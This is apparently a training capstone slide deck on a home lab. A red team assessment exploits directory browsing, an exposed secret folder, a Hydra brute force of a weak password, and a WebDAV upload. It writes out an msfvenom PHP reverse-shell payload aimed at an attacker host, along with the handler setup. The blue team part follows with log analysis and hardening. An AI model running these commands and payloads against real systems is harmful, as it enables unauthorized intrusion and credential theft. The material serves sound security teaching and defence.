



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range: 192.161.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1

OS: Windows 10 Pro

Hostname: ML-RefVm-684427

IPv4: 192.168.1.105

OS: Ubuntu 18.04.1

Hostname: server1

IPv4: 192.168.1.100

OS: Ubuntu 18.04.1

Hostname: ELK

IPv4: 192.168.1.90

OS: Kali GNU/Linux

Hostname: Kali

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Host VM used to operate Hyper-V Manager containing the other 3 VMs. Also used for Kibana analysis.
ELK	192.168.1.100	Gathers the logs generated by the Capstone VM beats and prepares them for analysis in Kibana.
server1 (Capstone)	192.168.1.105	Hosts a web server which is the target of attack for the Kali machine. Running several beats used by ELK for later analysis.
Kali	192.168.1.90	Uses several methods to attack the Capstone VM, including nmap, Hydra, and metasploit.

Vulnerability Assessment (Slide 1)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
1. Directory Browsing CWE ID: 548	<i>The directory listing is directly visible due to a lack of an index file. This can be considered a misconfiguration of the web server.</i>	Allowing the directory listing to be directly visible leaves the web server vulnerable to critical information gathering by attackers who can map out the directory structure and use web vulnerability scanners to discover directories not directly linked in the listing.
2. Exposure of Sensitive Information to an Unauthorized Actor CWE ID: 200	<i>Sensitive information is exposed to potential threat actors in several locations throughout the directory structure.</i>	Potential threat actors can use the sensitive information gathered through these exposures to drill deeper into sensitive directories and gain advantages which could ultimately lead to the harm of the company.
3. Weak Password Requirements CWE ID: 521	<i>Strong passwords are not required for user accounts which have access to sensitive directories.</i>	Weak password requirements leave a system vulnerable to brute force attacks, allowing potential threat actors to compromise user accounts and use the privileges obtained from these accounts to further drill into the system.

Vulnerability Assessment (Slide 2)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
4. Unrestricted Upload of File with Dangerous Type CWE ID: 434	<i>Those who gain access to the WebDav directory are able to upload files of any type they wish, including malicious PHP script files.</i>	A malicious payload could potentially be uploaded, then interpreted and executed as code. This could result in an attacker successfully establishing a persistent reverse shell backdoor to the web server.

Exploitation: Directory Browsing

01

Tools & Processes

Open a web browser and search the IP 192.168.1.105/

DIRB was also able to be used for further recon with the following command:
`dirb http://192.168.1.105 /usr/share/wordlists/dirb/common.txt`


02

Achievements

The web browser gives access to the directory listing allowing us to browse files.

DIRB allowed us to locate `http://192.168.1.105/webdav` for future file injection

03



```
Index of /
Name      Last modified   Size Description
company_blog/  2019-05-07 18:23  -
company_folders/ 2019-05-07 18:27  -
company_share/  2019-05-07 18:22  -
meet_our_team/  2019-05-07 18:34  -

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

root@Kali:~# dirb http://192.168.1.105 /usr/share/wordlists/dirb/common.txt
-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Wed Oct 27 17:11:18 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
-----

END TIME: Wed Oct 27 17:11:24 2021
DOWNLOADED: 4612 - FOUND: 2
```

Exploitation: Exposure of Sensitive Information to an Unauthorized Actor

01

Tools & Processes

The web browser was used to investigate available information for anything that might lead to further exploitation.

02



Achievements

Two pieces of information were immediately available.

Those information are that there is a secret folder and the path to that folder is `company_folders/secret_folder`, as well as the fact that an employee named Ashton is responsible for this folder.

This info was found in `192.168.1.105/meet_our_team/ashton.txt`

03



Exploitation: Weak Password Requirements

01

Tools & Processes

Hydra was used in conjunction with a rockyou text file to crack ashtons password.

The following command was used to achieve this:

```
hydra -l ashton -P rockyou.txt  
-s 80 -f -vV 192.168.1.105  
http-get  
http://192.168.1.105/compa  
ny_folders/secret_folder
```

02


Achievements

This brute force attack gave Ashtons password (leopoldo), resulting in access to the secret folder.

In the secret folder was a file with information on how to connect to the “corp server”. This included instructions to connect to webdav, and a hash for Ryans password. This hash was cracked with “Free Password Hash Cracker” to reveal the password of “linux4u”

03

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
```



Personal Note


In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), Qubes/3.1BackupDefaults

Hash	Type	Result
17da98a5cd7c83776eeb5b069b3cd352	md5	linux4u

Color Codes: Exact match, Partial match, Not found

Exploitation: Unrestricted Upload of File with Dangerous Type

01

Tools & Processes

The webdav directory could be accessed via file manager. This allows for the upload of malicious payloads to the webdav directory, which can then be executed via the browser granting a persistent reverse shell to the server.

The payload was named shell.php and made with the following command:

```
msfvenom -p  
php/meterpreter/reverse_tcp  
LHOST=192.168.1.90 LPORT=55555 -f  
raw > shell.php
```


Msfconsole was used to facilitate the metasploit connection

02


Achievements

A malicious PHP file was successfully uploaded to the webdav directory, ultimately resulting in a persistent reverse shell with the web server in the form of metasploit.

03



```
= [ metasploit v5.0.76-dev ]  
+ -- [ 1971 exploits - 1088 auxiliary - 339 post ]  
+ -- [ 558 payloads - 45 encoders - 10 nops ]  
+ -- [ 7 evasion ]  
  
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set lhost 192.168.1.90  
lhost => 192.168.1.90  
msf5 exploit(multi/handler) > set lport 55555  
lport => 55555  
msf5 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.1.90:55555
```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- The Nmap scans occurred at 00:00:40.000 on October 28, 2021
- 50,582 packets were sent from 192.168.1.90
- The 8 most common ports were filtered out to find this data. Thousands of different ports were hit, indicating Nmap scans.



Analysis: Finding the Request for the Hidden Directory




- The requests for the hidden directory began to occur at 00:50:00.000. 6 requests were made.
- The file “connect_to_corp_server” was requested which contained instruction on how to connect to the WebMD server, as well as a hash revealing Ryans password.



Analysis: Uncovering the Brute Force Attack




- 60,255 requests were made during the attack.
- 60,211 requests were made before the attacker discovered the password



Analysis: Finding the WebDAV Connection



- 14 requests were made to this directory.
- The Files requested include index.html, passwd.dav, and shell.php





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

To detect further port scans, an alarm should be set which triggers when a large number of different ports are hit in a short amount of time. Over 10 non port 80 or 443 ports are hit in the same timestamp.

System Hardening

We can create ipset lists

```
ipset create port_scanners hash:ip family inet hashsize 32768 maxelem 65536  
timeout 600
```

```
ipset create scanned_ports hash:ip,port family inet hashsize 32768 maxelem  
65536 timeout 60
```

And iptables rules

```
iptables -A INPUT -m state --state INVALID -j DROP  
iptables -A INPUT -m state --state NEW -m set ! --match-set scanned_ports src,dst  
-m hashlimit --hashlimit-above 1/hour --hashlimit-burst 5 --hashlimit-mode srcip  
--hashlimit-name portscan --hashlimit-htable-expire 10000 -j SET --add-set  
port_scanners src --exist  
iptables -A INPUT -m state --state NEW -m set --match-set port_scanners src -j  
DROP  
iptables -A INPUT -m state --state NEW -j SET --add-set scanned_ports src,dst  
networking - How to protect against port scanners? - Unix & Linux Stack Exchange
```

Using iptables will detect scans and block the IP addresses associated with them.

Mitigation: Finding the Request for the Hidden Directory

Alarm

We can create an alarm which tracks GET requests to the hidden directory. It could trigger every time a request is made in order to stay aware of access to the directory.

System Hardening

To keep unwanted actors from accessing the directory to begin with, we could start by purging the site of any mention of the directory. We could also block all but a select few IPs who were determined to be acceptable viewers of the directory by editing the configuration file at `/etc/httpd/conf/httpd.conf`.

Mitigation: Preventing Brute Force Attacks

Alarm

An alarm can be created which tracks the number of 401 HTTP status codes that come in. If over 10 401's come in within 10 seconds.

System Hardening

Passwords can be made more robust to protect against brute force attacks. Requiring passwords over 12 characters in length which require at least 1 upper case letter, 1 lower case letter, 1 digit, and 1 other character should be suitable to make it orders of magnitude more difficult to successfully brute force attack.

Mitigation: Detecting the WebDAV Connection

Alarm

An alarm can be made which alerts when an IP connects with a url containing “webdav” and isn’t 192.168.1.150 or 192.168.1.1.

System Hardening

Similar to hardening against unwanted actors from accessing the secret directory, we could block all but a select few IPs who were determined to be acceptable viewers of the directory by editing the configuration file at `/etc/httpd/conf/httpd.conf`.

Mitigation: Identifying Reverse Shell Uploads

Alarm

We can monitor whether or not an http requests use the PUT method while having access to the webdav file.

System Hardening

We add to the changes we made in the config file to harden against users connecting to the webdav directory by adding

```
<LimitExcept GET POST HEAD>deny from all
</LimitExcept>
```

*The
End*